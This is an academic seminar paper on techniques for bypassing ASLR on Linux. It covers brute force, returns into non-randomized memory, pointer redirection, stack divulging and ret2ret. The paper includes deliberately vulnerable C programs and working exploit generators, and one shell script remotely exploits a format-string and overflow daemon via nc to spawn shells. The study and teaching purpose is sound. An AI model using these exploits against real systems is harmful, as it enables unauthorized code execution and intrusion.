ASLR Smack & Laugh Reference

Seminar on Advanced Exploitation Techniques

Tilo Müller
RWTH Aachen, Germany
Chair of Computer Science 4

February 17, 2008

Address space layout randomization (ASLR) is a security technology to prevent exploitations of buffer overflows. But this technology is far from perfect. *"[...] its only up to the creativity of the attacker what he does. So it raises the bar for us all :) but just might make writing exploits an interesting business again." ([Dul00] about ASLR).* This paper is an introduction and a reference about this business.

Keywords: ASLR, Address Space Layout Randomization, Exploitation

1 Introduction

Address space layout randomization makes it more difficult to exploit existing vulnerabilities, instead of increasing security by removing them. Thus ASLR is not a replacement for insecure code, but it can offer protection from vulnerabilities that have not been fixed and even not been published yet. The aim of ASLR is to introduce randomness into the address space of a process. This lets a lot of common exploits fail by crashing the process with a high probability instead of executing malicious code.

There are a lot of other prophylactic security technologies besides ASLR, like StackGuard, StackShield or Libsafe. But only ASLR is implemented and enabled by default into important operating systems. ASLR is implemented in Linux since kernel 2.6.12, which has been published in June 2005. Microsoft implemented ASLR in Windows Vista Beta 2, which has been published in June 2006. The final Windows Vista release has ASLR enabled by default, too - although only for executables which are specifically linked to be ASLR enabled. Further operating systems like OpenBSD enabled ASLR as well. So it is essential for an attacker to deal with ASLR nowadays.

Originally ASLR was part of the Page_EXec (PaX) project - a comprehensive security patch for the Linux kernel. PaX has already been available in 2000 - years before kernel 2.6.12. There have also been third party implementations of ASLR for previous versions of Windows. So the idea and even the implementation of address space randomization is not as new as it may appear.

Nevertheless and unlike common exploitation techniques there are barely useful informations about advanced techniques to bypass the protection of ASLR. This paper tries to bring together some of the scarce informations out there.

First, I briefly want to show how ASLR works and why a lot of common exploitation techniques fail in its presence. Afterwards I demonstrate mechanisms to bypass the protection of ASLR. The vulnerabilities and their exploits are getting more difficult in the course of this paper. First I describe two aggressive aproaches: Brute force and denial of service. Then I explain how to return into non-randomized memory areas, how to bypass ASLR by redirecting pointers and how to get a system to divulge critical stack information. After this I explain some advanced techniques like the stack juggling methods, GOT hijacking, off by ones and overwriting the .dtors section before I come to a conclusion. What I show is that systems with ASLR enabled are still highly vulnerable against memory manipulation attacks. Some of the exploitation techniques described in this paper are also useful to bypass another popular security technology: The nonexecutable stack.

This paper is assisted by proof of concept codes, which are based on a Debian Etch installation without any additional security patches. It is a x86 system with kernel 2.6.23, glibc 2.6.1 and gcc 4.2.3. To minimize these samples, a exemplary shellcode can be found in the appendix and outputs are shortened.

Before you go on, I want to aver, that it is recommended to have basic knowledge in buffer overflows and format string vulnerabilities. You may want to read [One96] and [Scu01] first.

[cor05], [Whi07], [PaX03], [Kle04]

2 The functioning of ASLR

How does address space layout randomization work? Common exploitation techniques overwrite return addresses by hard coded pointers to malicious code. With ASLR the predictability of memory addresses is reduced by randomizing the address space layout for each instantiation of a program. So the job of ASLR is to prevent exploits by moving process entry points to random locations, because this decreases the probability that an individual exploit will succeed.

```
unsigned long getEBP(void) {
    __asm__(”movl %ebp,%eax”);
}

int main(void) {
    printf(”EBP:%x\n”,getEBP());
}
```

Figure 1: getEBP.c

Consider the little C programm `getEBP` for instance (*see figure 1*). The contents of the EBP register should be compared on the basis of this code - with and without ASLR. The EBP register is a pointer to the stack and so it contains a stack address. We are interested in the value of such stack addresses, because they are randomized by ASLR. Alternatively one could compare the content of the ESP register or any other pointer to a stack address. Not only the content of the EBP register is randomized but also the remaining stack addresses.

ASLR can be disabled at boottime passing the `norandmaps` parameter or at runtime via `echo 0 > /proc/sys/kernel/randomize_va_space`. Executing `getEBP` twice while ASLR is disabled results in:

```
> ./getEBP
EBP:bffff3b8
> ./getEBP
EBP:bffff3b8
```

The output probably looks like you have expected it: The EBP register points to the same address location on every instantiation of `getEBP`. But enabling ASLR results in e.g.:

```
> ./getEBP
EBP:bfaa2e58
> ./getEBP
EBP:bf9114c8
```

This is the result of ASLR: The EBP register points to a randomized address; 24 bits of the 32-bit address are randomized.

The example illustrates that ASLR prevents attackers from using exploits with hard coded return addresses. This kind of exploits have been the most common ones for years. With ASLR manipulating an instruction pointer would most likely crash the vulnerable task by a segmentation fault in, because it is impossible to give a precise predication of a certain address, especially a return address. A ret2libc attack (*cf. [c0n06a]*) would also crash the process, since libraries are randomized as well (*see figure 2*). Such a crash allows denial of service attacks on the one hand, but an easy detection of failed exploitation attempts on the other hand. Therefore it is wise to use a crash detection and reaction system together with ASLR. A simple denial of service attack is often not the target of the attacker.

```
cat /proc/self/maps| egrep ’(libc|heap|stack)’
0804d000-0806e000 [heap]
b7de4000-b7f26000 /lib/i686/cmov/libc-2.6.1.so
b7f26000-b7f27000 /lib/i686/cmov/libc-2.6.1.so
b7f27000-b7f29000 /lib/i686/cmov/libc-2.6.1.so
bf873000-bf888000 [stack]

cat /proc/self/maps| egrep ’(libc|heap|stack)’
0804d000-0806e000 [heap]
b7dde000-b7f20000 /lib/i686/cmov/libc-2.6.1.so
b7f20000-b7f21000 /lib/i686/cmov/libc-2.6.1.so
b7f21000-b7f23000 /lib/i686/cmov/libc-2.6.1.so
bf9b3000-bf9c8000 [stack]
```

Figure 2: /proc/self/maps

Furthermore figure 2 points out that the stack and the libraries are randomized, but not the heap. The text, data and bss area of the process memory are not being randomized as well. This behavior does not accord to the original functionality which was provided by the PaX project. The original ASLR of the PaX project contained RANDEXEC, RANDMMAP, RANDUSTACK and RANDKSTACK. According to the documentation of the PaX project (*cf. [PaX03]*) the job of these component is to randomize the following:

```
RANDEXEC/RANDMMAP - code/data/bss
                    segments
RANDEXEC/RANDMMAP - heap
RANDMMAP          - libraries, heap
                    thread stacks
                    shared memory
RANDUSTACK        - user stack
RANDKSTACK        - kernel stack
```

It seems that not all of these components are fully implemented to the current linux kernel. This fact takes us to the one class of ASLR resistant exploits: Return into non-randomized areas. But there are several ways for an attacker to deal with the ignorance of the address space layout. We will discuss them in the following sections beginning with aggressive approaches.

[PaX03], [Sha04], [Kle04]

3 Aggression

3.1 Brute force

ASLR increases the consumption of the system's entropy pool since every task creation requires some bits of randomness (*cf. [PaX03]*). Among others the security is based on how predictable the random address space layout of a program is.

There are a lot of very detailed expositions about this topic. [Whi07] for instance, comes to the following result regarding Windows: The protection offered by ASLR under Windows Vista may not be as robust as expected.

The success of pure brute force is heavily based on how tolerant an exploit is to variations in the address space layout, e.g. how many NOPs can be placed in the buffer. Furthermore it is based on how many exploitation attempts an attacker can perform and how fast he can perform them. It is necessary that a task can be restartet after a crash. But this is not as improbably as it sounds, because a lot network servers restart their services upon crashing. [Sha04] for instance, shows how to compromise an Apache web server by brute force over network.

In chapter 2 I have mentioned that only 24 bits are randomized on a 32-bit architecture. But on a 64-bit architecture there are more bits to randomize. Since every bit doubles the number of possible stack layouts, most of the working brute force exploits for a x86 architecture will not succeed on a x64 machine. According to [Sha04] the most promising solution against brute force is to upgrade to a 64-bit architecture.

```
void function(char *args) {
    char buff[4096];
    strcpy(buff, args);
}

int main(int argc, char* argv[]) {
    function(argv[1]);
    return 0;
}
```

Figure 3: bruteforce.c

Consider the C programm `bruteforce` for instance (*see figure 3*). This code contains a classic `strcpy` vulnerability (*cf. [One96]*). There is a buffer of 4096 bytes we want to use for placing malicious code and some NOPs (- it would even be possible to place more code and NOPs above this buffer for sure). Without ASLR it would be an ease to determine the approximate return address using `gdb`, to manipulate the RIP register by a buffer overflow and to run the shellcode. But under ASLR it makes no sense to determine any stack address and it is necessary to guess one. The chance is about one to $2^{24}/4096 = 4096$ to hit a working return address, so an exploit requires 2048 attempts on the average.

You can find an exploit for `bruteforce` in figure 4 and 5. It takes about five minutes on a 1.5 GHz CPU to get the exploit working. Finally a shell opens up:

```
> ./bfexploit.sh
./bfexploit.sh: line 9: Segfault
[...]
./bfexploit.sh: line 9: Segfault
sh-3.1$ echo yipieh!
yipieh!
```

3.2 Denial of service

There are two possibilities: One approach is to induce a denial of service by simply overflowing a buffer. The success of such a denial of service attack is independent of the protection that is given by ASLR. By now it should be clear how to use buffer overflows for such a simple attack. For a proof of concept you can draw on figure 3: Pass a 6000 byte parameter of nonsense and the program will crash with a segmentation fault, because the return address is overwritten with an invalid value.

Furthermore it is possible to use format string vulnerabilities to cause a denial of service. This approach is even independent of the protection of

```
#define NOP 0x90

int main(int argc, char* argv[]) {
    char *buff, *ptr;
    long *adr_ptr, adr;
    int  i;
    int bgr = atoi(argv[1])+8;
    int offset = atoi (argv[2]);
    buff = malloc(bgr);
    adr = 0xbf010101 + offset;
    for (i=0; i<bgr; i++)
        buff[i] = NOP;
    ptr = buff+bgr-8;
    adr_ptr = (long *) ptr;
    for (i=0; i<8; i+=4)
        *(adr_ptr++) = adr;
    ptr = buff+bgr-8-strlen(shellcode);
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[bgr] = '\0';
    puts(buff);
    return 0;
}
```

Figure 4: bfexploit.c

```
#!/bin/sh
while [ 0 ]; do
    ./bruteforce `./bfexploit 4096 $i`
    i=$(($i + 2048))
    if [ $i -gt 16777216 ]; then
        i=0
    fi
done;
```

Figure 5: bfexploit.sh

ASLR. Format string vulnerabilities occur when a lazy programmer types `printf(str)` instead of `printf("%s",str)`. More often than not the output is the same and so the mistake keeps a low profile. Since the real format string is missing the `str` parameter is interpreted as format string instead. This provides a security leak if an attacker has influence to the content of `str`. E.g. passing the format instruction `%x` several times affords the possibility to readout the stack contents, because `printf` still assumes that the stack contains the correct number of arguments. `printf` just reads the stack contents following on the format string pointer, even if these contents were not designed to be an argument. Details about format string vulnerabilities can be found in [Scu01].

A process would crash if the `printf` function interprets an argument as string pointer, though this memory location cannot be used as a pointer, because it points to unaccessible memory. So passing a format string that contains the format instruction `%s` can cause a segmentation fault.

Consider the little C program listed in figure 6. It contains a single vulnerable `printf` call.

```
int main(int argc, char **argv) {
        printf(argv[1]);
}
```

Figure 6: formatStringDos.c

Small numbers like 0, 1 or 2 are examples for invalid pointers. Each attempt to resolve them ends in a segmentation fault. So a denial of service can be caused by letting the format instruction `%s` try to resolve such an invalid pointer. Using `gdb` shows where `printf` expects its parameters and where to find small numbers:

```
(gdb) run  %x_%x_%x_%x_%x_%x_%x_%x
Breakpoint 1
(gdb) x/9x $esp
0xb7f8eb70 0xbf900190 0xbf9001e8
0xb7e39050 0xb7f9cce0 0x080483b0
0xbf9001e8 0xb7e39050 0x00000002
(gdb) continue
bf900190_bf9001e8_b7e39050_b7f9cce0
_80483b0_bf9001e8_b7e39050_2
```

Thus interpreting the eighth argument as string pointer would end in a segmentation fault, because this location contains 2, what is not a valid pointer:

```
./formatStringDos %8\$s
Segmentation fault
```

4 Return into non-randomized memory

In chapter 2 you have seen, that the stack is randomized by ASLR. But there are still some areas of the address space, that are not randomized: The heap, the bss, the data and the text segment. As a reminder I want to list the differences between these areas (corresponding to [Kle04]):

- Stack: parameters and dynamic local variables
- Heap: dynamically created data structures (malloc)
- BSS: uninitialized global and uninitialized static local variables

- Data: initialized global and initialized static local variables
- Text: readonly program code

4.1 ret2text

The text region is marked readonly and any attempt to write to it will result in a segmentation violation. Therefore it is not possible to place shellcode in this area. Though it is possible to manipulate the program flow: Overwriting the return address with another reasonable pointer to the text area affords jumping inside the original code.

This kind of exploitation is interesting for code segments which cannot be reached in normal program flows. Consider the C program `ret2text` (*see figure 7*). This program contains a classic `strcpy` vulnerability and a code segment that only root can execute.

```
void public(char* args) {
    char buff[12];
    strcpy(buff,args);
    printf(”public\n”);
}

void secret(void) {
    printf(”secret\n”);
}

int main(int argc, char* argv[]) {
    if (getuid() == 0) secret();
    else public(argv[1]);
}
```

Figure 7: ret2text.c

Jumping into `secret` needs the address of this function which can be determined by `gdb` as follows:

```
(gdb) print secret
1 = {void (void)} 0x80483fa <secret>
```

Overflowing the buffer with this address provides a working exploit:

```
> ./ret2text \
> ‘perl -e ’print "A"x16; \
> print "\xfa\x83\x04\x08"’ ‘
public
secret
Segmentation fault
```

The segmentation fault does not matter in most cases, since the secret code has already been executed.

If a program does not contain secret code, which is interesting to execute, an attacker can try to chain up chunks of existing code to a useful shellcode. This borrowed code technique is described in [Kra05] using code fragments of libc to bypass a nonexecutable stack. Under ASLR an attacker cannot use code fragments of libc, since libraries are randomized. But what is still imaginable is to use code fragments of the vulnerable program itself. The possibilities to create useful shellcodes rise with the size of the program.

The code fragments which can be used for this intention are continuous assembler chunks up to a return instruction. The return instructions chain the code chunks together. This works as follows: A buffer overflow has to be used to overwrite the return address by the start address of the first code chunk. This code chunk will be executed till the program flow reaches its closing return instruction. After that the next return address is read from the stack, which is ideally the start address of the second code chunk. So the start address of the second code chunk has to be placed right above the start address of the first code chunk. The second chunk is also executed till its closing return instruction is reached. Then the start address of the third chunk is read from the stack and so on.

4.2 ret2bss

The bss area contains all uninitialized global and uninitialized static local variables. It is writable and therefore global variables are potential locations for placing malicious code. Furthermore this area is not randomized by ASLR and it is feasible to determine fixed addresses.

That sounds great, but there is one problem: A classic stack overflow is still necessary, because the return addresses are saved on the stack - not in the bss area. Hence two inputs are needed: One to overflow a buffer and one to infiltrate the bss area with shellcode.

```
char globalbuf[256];

void function(char* input) {
        char localbuf[256];
        strcpy(localbuf,input);
        strcpy(globalbuf,localbuf);
}

int main(int argc, char** argv) {
        function(argv[1]);
}
```

Figure 8: ret2bss.c

It is possible to avoid two inputs if there is one input which is stored on the stack *and* the bss area. Consider the C program `ret2bss` (*see figure 8*). The input is stored in `localbuf`, which let an attacker overflow the buffer, *and* it is stored in `globalbuf`, which let an attacker place his shellcode.

The address of the infiltrated code can be determined by using `gdb` as follows:

```
(gdb) print &globalbuf
2 = (char (*)[256]) 0x80495e0
```

A possibe exploit can be found in figure 9. Passing the output of this exploit into the input of `ret2bss` opens up a shell:

```
> ./ret2bss `./ret2bssexploit`
sh-3.1$ echo ay caramba!
ay caramba!
sh-3.1$
```

```
int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int  i;
    buff = malloc(264);
    ptr = buff;
    for (i=0; i<264; i++)
            *(ptr++) = 'A';
    ptr = buff+264-8;
    adr_ptr = (long *)ptr;
    for (i=0; i<8; i+=4)
        *(adr_ptr++) = 0x080495e0;
    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[264] = '\x00';
    printf(”%s”,buff);
}
```

Figure 9: ret2bssexploit.c

4.3 ret2data

The data area contains all initialized global and initialized static local variables. Thus, the only difference to the bss area is that the variables are initialized here. A return into the data area is possible analog to a return into the bss area.

4.4 ret2heap

The heap contains all dynamically created data structures, i.e. all variables which get their memory assigned by `malloc`. Also the heap is not randomized by ASLR and a return into the heap is possible - very similar to ret2bss again. Just place the shellcode in a dynamically created data structure instead of a global variable.

Further I want to mention that a return into the heap has absolutely nothing to do with a heap overflow (as known from [Con99]). A ret2heap requires the heap because of its fixed addresses - it does not change the structure of the heap.

The heap overflow technique described in [Con99] does not work anymore. But this does not come from ASLR, it is because of the heap implementation has been updated.

5 Pointer redirecting

This section describes how to redirect pointers that have been declared by the programmer - not how to redirect internal pointers. These pointers can be string pointers or even function pointers.

5.1 String pointers

Hardcoded strings are not pushed upon the stack, but saved within non-randomized areas. Therefore it is relatively easy to redirect a string pointer to another string. The idea of redirecting string pointers is not to manipulate the output, but rather to manipulate the arguments of critical functions like `system` or `execv`.

```
int main(int argc, char* args[]) {
  char input[256];
  char *conf = ”test -f ˜/.progrc”;
  char *license = ”THIS SOFTWARE IS ...”;
  printf(license);
  strcpy(input, args[1]);
  if (system(conf)) printf(”Missing .progrc”);
}
```

Figure 10: strptr.c

Consider the vulnerable program `strptr` in figure 10. This program contains two hardcoded strings: `conf` and `license`. The license is just designed for output; `conf` is designed to be executed as shell command. Assume an attacker can `conf` let point to the license string. What would be executed in the `if` statement is:

```
system("THIS SOFTWARE IS...\n");
```

`system` tries to execute `THIS` and treats the remaining string as parameters for `THIS`. An executable file called `THIS` cannot be found on a normal Unix system, but can and should be created by an attacker.

An attacker can write an arbitrary binary or script called `THIS` that will be executed with the privileges of `strptr`. It could contain `/bin/sh` for instance.

Note, that this exploitation technique cannot be used remotely, since an executable file has to be created locally and note that this executable file has to be accessible by the `PATH` environment.

The string pointer `conf` can be overwritten since the program contains a `strcpy` vulnerability. One can use `gdb` to readout the address of the license string:

```
(gdb) print license
0x8048562 "THIS SOFTWARE IS...\n"
```

So the `conf` pointer should be redirected to 08048562_{hex}. An exploit works as follows:

```
> echo "/bin/sh" > THIS
> chmod 777 THIS
> PATH=.:$PATH
> ./strptr `perl -e 'print "A"x256;\
> print "\x62\x85\x04\x08"'`
THIS SOFTWARE IS...
sh-3.1$
```

5.2 Function pointers

Not only redirecting string pointers is useful, but also redirecting function pointers. Function pointers are widely used as virtual functions in C++. They are used to realize GUIs for instance or more critical to implement SSL.

```
void function(char* str) {
        printf("%s\n", str);
        system("any command");
}

int main(int argc, char** argv) {
        void (*ptr)(char* str);
        ptr = &function;
        char buff[64];
        strcpy(buff, argv[1]);
        (*ptr)(argv[2]);
}
```

Figure 11: funcptr.c

Consider the example `funcptr` listed in figure 11. The program reads two user inputs. During a normal program flow `ptr` points to `function` and the last command of `main` leads to the output of `argv[2]`. But if an attacker can overflow `buff` in a way that `ptr` points to `system` the second user argument will be executed. An attack would utilize the first argument to exploit the `strcpy` vulnerability and the second one to hand over the shell command. It simplifies the challenge when `system` is called somewhere (here in `funcptr`).

The address of `system` can be determined by using the debugger as follows:

```
(gdb) disass function
<function+24>: call 0x8048328<system>
```

Thus `ptr` have to be overwritten by 08048328_{hex}. What this address means in particular will be explained in section 9 during the explanation of GOT and PLT. Writing the exploit is straight forward and I go on without listing it.

6 Integer overflows

ASLR does not avoid buffer overflows, it just makes them more difficult to exploit. The same holds for integer overflows: ASLR does not avoid them. Avoiding overflows is still in the hand of the programmer.

Thus it is still profitable to look out for integer overflows. But exploiting them has always been problematic - without ASLR and even more with ASLR. It can be an ease to induce a segmentation fault, but to execute shellcode requires more than an integer overflow. A buffer overflow vulnerability has to arise, e.g. after the size of the input could be faked up. Be content with segmentation faults in this section - how to execute your shellcode is already covered by other sections.

More details about integer overflows can be found in [ble02].

6.1 Widthness overflows

A widthness overflow is the result of storing a value into a data type that is too small to hold it. E.g. the type `char` can save exactly one byte: Values from -128 to $+127$. Larger or smaller numbers are truncated to their least siginificant byte: 256 becomes 0, 257 becomes 1 etcetera.

Consider figure 12. The programmer checks the size of the user input before copying it into the buffer. This should avoid overflows usually. But he decided to use `char` variables to store the sizes, since `buff` is small enough to do so. The result of his decision is that a buffer overflow can occur anyhow:

```
> ./widthness `perl -e 'print "A"x256'
Copy 0 byte
Segmentation fault
```

```
int main(int argc, char **argv) {
  char bsize = 64;
  char buff[bsize];
  char isize = strlen(argv[1]);
  if (isize < bsize) {
    printf(”Copy %i byte”,isize,bsize);
    strcpy(buff,argv[1]);
  }
  else {
    printf(”Input out of size.\n”);
  }
}
```

Figure 12: withness.c

A buffer overflow occurs, if the user input exceeds a size of 127 bytes and the least significant byte is smaller than 64.

Mind that a widthness overflow can occur not only during an assignment, but also during arithmetic operations. E.g. increasing the integer $ffffffff_{hex}$ by one results in 0.

6.2 Signedness bugs

Signedness bugs occur when an unsigned variable is interpreted as signed and vice versa. The problem is that a lot of predefined system functions like `memcpy` interprete the length parameter as `unsigned int`, whereas most programmers use `int` (what is equal to `signed int`).

```
int main(int argc, char **argv) {
  char dest[1024];
  char src[1024];
  int cp = atoi(argv[1]);
  if (cp <= 1024)
    memcpy(dest,src,cp);
  else
    printf(”Input out of range.\n”);
}
```

Figure 13: signedness.c

Consider figure 13. The user can determine how many bytes from `src` should be copied to `dest`. Passing a huge number that overflows the four byte range of `cp` does not work. But passing a negative number will lead to a buffer overflow, since a negative number is always smaller than 1024 and `memcpy` interpretes it as unsigned integer (e.g. -1 as $ffffffff_{hex}$):

```
> ./signedness -1
Segmentation fault
```

This type of vulnerability often occurs in network daemons, when length information is sent as part of the packet.

7 Stack divulging methods

This approach of bypassing ASLR tries to discover informations about the random addresses. This makes sense in terms of daemons or other persistent processes, since the address space layout is only randomized by starting a process and not during its lifetime.

There may be a few ways of getting this critical information. I want to demonstrate two very different ways: The stack stethoscope (according to [Kot05b]) and a simple form of exploiting format string vulnerabilities.

7.1 Stack stethoscope

The address of a process stack's bottom can be detected by reading `/proc/<pid>/stat`. The $28th$ item of the `stat` file is the address of the stack's bottom. Upon this information the whole address space can be calculated, due to the fact that offsets within the stack are constant. These offsets could be analyzed by `gdb` for one.

Daemons or processes awaiting input interactively are exploitable by this technique, since an attacker has enough time to read `/proc/<pid>/stat`.

The disadvantage of this approach is that it is absolutely necessary to have an access to the machine, i.e. it is a local exploit technique. The advantage of this technique is that ASLR is almost useless if one have this access, because the `stat` files are readable for everyone by default:

```
-r--r--r-- 1 root root 0 stat
```

Consider the network daemon `divulge` (*see figure 14*). This daemon reads data from a client and sends it back. The `strcpy` vulnerability allows a buffer overflow.

To exploit this vulnerability an attacker has to detect the constant offset between the stack's bottom and the beginning of `writebuf`, where the shellcode will be placed in. The offset can be determined by using `gdb` as follows:

```
(gdb) list
16  sprintf(writebuf,readbuf);
17  write(connfd,writebuf,strlen(..));
(gdb) break 17
(gdb) run
```

```
#define SA struct sockaddr
int     listenfd, connfd;

void function(char* str) {
  char readbuf[256];
  char writebuf[256];
  strcpy(readbuf, str);
  sprintf(writebuf, readbuf);
  write(connfd, writebuf, strlen(writebuf));
}

int main(int argc, char* argv[]) {
  char    line[1024];
  struct  sockaddr_in servaddr;
  ssize_t n;
  listenfd=socket(AF_INET,SOCK_STREAM,0);
  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr=htonl(INADDR_ANY);
  servaddr.sin_port = htons(7776);
  bind(listenfd,
        (SA*)&servaddr, sizeof(servaddr));
  listen(listenfd, 1024);
  for(;;) {
    connfd=accept(listenfd,(SA*)NULL,NULL);
    write(connfd,”> ”,2);
    n = read(connfd, line, sizeof(line)-1);
    line[n] = 0;
    function(line);
    close(connfd);
  }
}
```

Figure 14: divulge.c

```
Breakpoint 1 at divulge.c:17
(gdb) print &writebuf
(char (*)[256]) 0xbfe14858
```

After setting the breakpoint and running `divulge` a connection to the server has to be established: `echo AAAAA | nc localhost 7776`.

So the address of `writebuf` is $bfe14858_{hex}$. But the address of the stack's bottom is still needed to calculate the offset. It can be detected by:

```
> cat /proc/`pidof divulge`/stat\
> | awk '{ print $28 }'
3219214128$
```

So the base address of the stack is $3219214128_{dec} = bfe14f30_{hex}$. Now the offset can be calculated: $bfe14f30_{hex} - bfe14858_{hex} = 6d8_{hex} = 1752_{dec}$.

You can find an exploit using this constant offset in figure 15. The exploit expects the address of the stack's bottom as a parameter. If you start the exploit as seen below a shellcode will be executed server-sided:

```
> ./divexploit `cat /proc/ \
> $(pidof divulge)/stat \
> | awk '{ print $28}'` \
> | nc localhost 7776
```

```
int main(int argc, char** argv) {
    char *buff, *ptr;
    long *adr_ptr;
    int i;
    unsigned long stackpointer
           = strtoul(argv[1],NULL,10)-1752;
    buff = malloc(265);
    ptr = buff;
    adr_ptr = (long *) ptr;
    for (i=0; i<264; i+=4)
        *(adr_ptr++) = stackpointer;
    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[264] = '\0';
    printf(”%s”,buff);
}
```

Figure 15: divexploit.c

7.2 Formatted information

As shown in section 3 format string vulnerabilities can cause a denial of service. Section 11 will show that format string vulnerabilities even can be used to execute shellcode. But under ASLR it also makes sense to bring such a vulnerability to the state that it divulges informations about the address space. An attacker could pass a format string, e.g. `"%x%x%x"`, that let the `printf` command divulge these informations. You will see that these informations - in conjunction with buffer overflows - can be used to run shellcode as well.

Consider the network daemon `divulge` again. It does not only contain a `strcpy` vulnerability, but also a `sprintf` vulnerability. In the last subsection you have seen how to exploit `divulge` locally. With the format string vulnerability it is even possible to exploit `divulge` remotely. The idea is to connect `divulge` twice: First to receive critical information about the stack adresses by exploiting the format string vulnerability and second to send an injection vector.

If you are familiar with format strings you know that the string `%m$x` will print the $m-th$ parameter above the format string - even if this location has not been designed to be a parameter. So an attacker can readout the whole stack above the formatstring.

Usually there are pointers on the stack that point to other stack locations, e.g. a saved frame pointer. Such a pointer itself is not constant due to ASLR, but the difference between the pointer and the beginning of the stack is. So it is possible to recalculate the bottom of the stack after the difference has been calculated once. Therefore it is not necessary to read the `/proc/<pid>/stat` file again and again and remote exploitation becomes possible.

The first useful pointer in the `divulge` daemon can be found at the $20th$ position above the format string. This can be determined using `gdb` or just by several tries.

```
> echo "%20\$x" | \
> nc localhost 7776
> bfb16640
```

A comparison with the beginning of the stack provides the constant difference to this pointer: $bfb16c90_{hex} - bfb16640_{hex} = 650_{hex} = 1616_{dec}$.

The exploit in figure 15 awaits the address of the stack's bottom as parameter and can be reused here. So an attack works as follows: First it connects to `divulge` to receive the pointer, afterwards it computes the beginning of the stack and finally it connects again to send the malicious string, which can be calculated on exactly the same way like before. So an automated attack looks as follows:

```
PHEX=$(echo "%20\$x" \
  |nc localhost 7776 \
  |awk '{print toupper($2)}')
PDEC=$(echo -e \
  "ibase=16;$PHEX" | bc)
STACK=$(($PDEC + 1616))
./divexploit $STACK \
  | nc localhost 7776
```

8 Stack juggling methods

This section grabs the creative ideas of Izik Kotler to bypass ASLR. He calls them *"stack juggling methods"*. These juggling methods base on *"a certain stack layout, a certain program flow or certain register changes. Due to the nature of these factors, they might not fit to every situation."* (*cf. [Kot05b]*)

8.1 ret2ret

The problem with ASLR is that it is useless to overwrite the return address with a fixed address. The idea of ret2ret is to return to an already existing pointer that points into the shellcode. Already existing pointers must contain valid stack addresses to work. These valid stack addresses are potential pointers to the shellcode. The attacker does not know anything about the stack addresses, but that does not matter, because he overwrites the instruction pointer by the content of such a potential shellcode pointer.



Figure 16: ret2ret illustration

That sounds easy in theory. But there is a big practical problem: How to use such a pointer as return address? Till now the only way to manipulate the program flow was to overwrite the return instruction pointer directly. But it is not possible to copy something, e.g. the potential shellcode pointer, to this location. Therefore another way is used to get the potential shellcode pointer into the `EIP` register: return to return to return to ... to the pointer (*see figure 16*).

That means it is possible to move hand over hand straight to the shellcode pointer using several `ret` commands. To understand the chain of returns you have to recall what a return does: A return means `pop eip`, i.e. the content of the location where the `ESP` points to is written to the `EIP`. Usually this content is the `RIP`, when `ret` is called. Furthermore the `ESP` jumps one location upwards (the stack shrinks). Imagine the `RIP` location contains a pointer to a `ret` command itself, and the location above as well and so on. This would end in a chain of returns: ret2ret.

Remember that the addresses of the code segment are not randomized. A `ret` command can be found in the code segment of every program. So it is no problem to fill the stack with reliable pointers to return commands. The return chain should end right before the potential shellcode pointer, which would be called by the last `ret`. So the number of returns is variable, based on the offset from the return instruction pointer to the potential shellcode pointer.

The potential shellcode pointer must be placed above (that means before) the first `RIP`, i.e. the pointer has to be older than the vulnerable buffer. But where to find pointers to newer stack frames? Every string and therefore most buffer overflows have to be terminated by a zero byte. Thus the least significant byte of the potential shellcode pointer can be overwritten with a zero. Due to this zero byte the pointer may be smaller than before and from there on it points to newer stack contents - where the shellcode is placed (*see figure 16*). This byte alignment only works on a little endian system and a downwards growing stack. *Who wants to try this on Sun SPARC? ;-)* (*cf. [Kot05a]*).

```
void function(char* str) {
    char buffer[256];
    strcpy(buffer, str);
}

int main(int argc, char** argv) {
    int no = 1;
    int* ptr = &no;
    function(argv[1]);
}
```

Figure 17: ret2ret.c

As an example behold figure 17. This C program comes with a `strcpy` vulnerability and the potential pointer `ptr`. What is needed for an exploit is the address of a return command. It can be determined by using `gdb` as follows:

```
(gdb) disass main
0x080483d4 <main +0>: lea ...
...
0x0804840f <main+59>: ret
```

So a possible address to a `ret` command is 0804840f_{hex}. Another possible address can be find out by `disass function`. Everything else, like how many `ret` commands have to placed before the pointer, can be determined by `gdb` as well. I think I do not have to mention all this issues in detail. But I want to point out, that such an exploit should contain as much NOP instructions *(0x90)* as possible to increase the chance of the potential pointer to hit the shellcode.

You can find an (often) working exploit for `ret2ret` in figure 18. Just pass the output of the exploit to the input of `ret2ret`:

```
> ./ret2ret `./ret2retExploit`
sh-3.1$
```

```
int main(void) {
    char *buff, *ptr;
    long *adrptr; int  i;
    buff = malloc(280);
    ptr = buff;
    adrptr = (long *) ptr;
    for (i=0; i<280; i+=4)
        *(adrptr++) = 0x0804840f;
    for (i=0; i<260; i++)
        buff[i] = 0x90;
    ptr = buff +
        (260-strlen(shellcode));
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[280] = '\0';
    printf("%s",buff);
}
```

Figure 18: ret2retExploit.c

I said it works ”often”, because the address space is randomized by every instantiation and so there will be always a remaining risk, that the shellcode pointer do not lead to its goal (after the byte alignment).

8.2 ret2pop

The idea of a `ret` chain has been explained in the ret2ret section. The ret2pop method picks up this idea. During the ret2ret attack the goal has been to align a pointer with the shellcode by overwriting its least significant byte. Contrary to this the ret2pop method has been developed to take advantage of an already perfect pointer. The question is how to modify the return chain in a way that the least significant byte of a perfect pointer is not been overwritten. The answer is: return to return to ... to pop to return to the pointer (*see figure 19*).

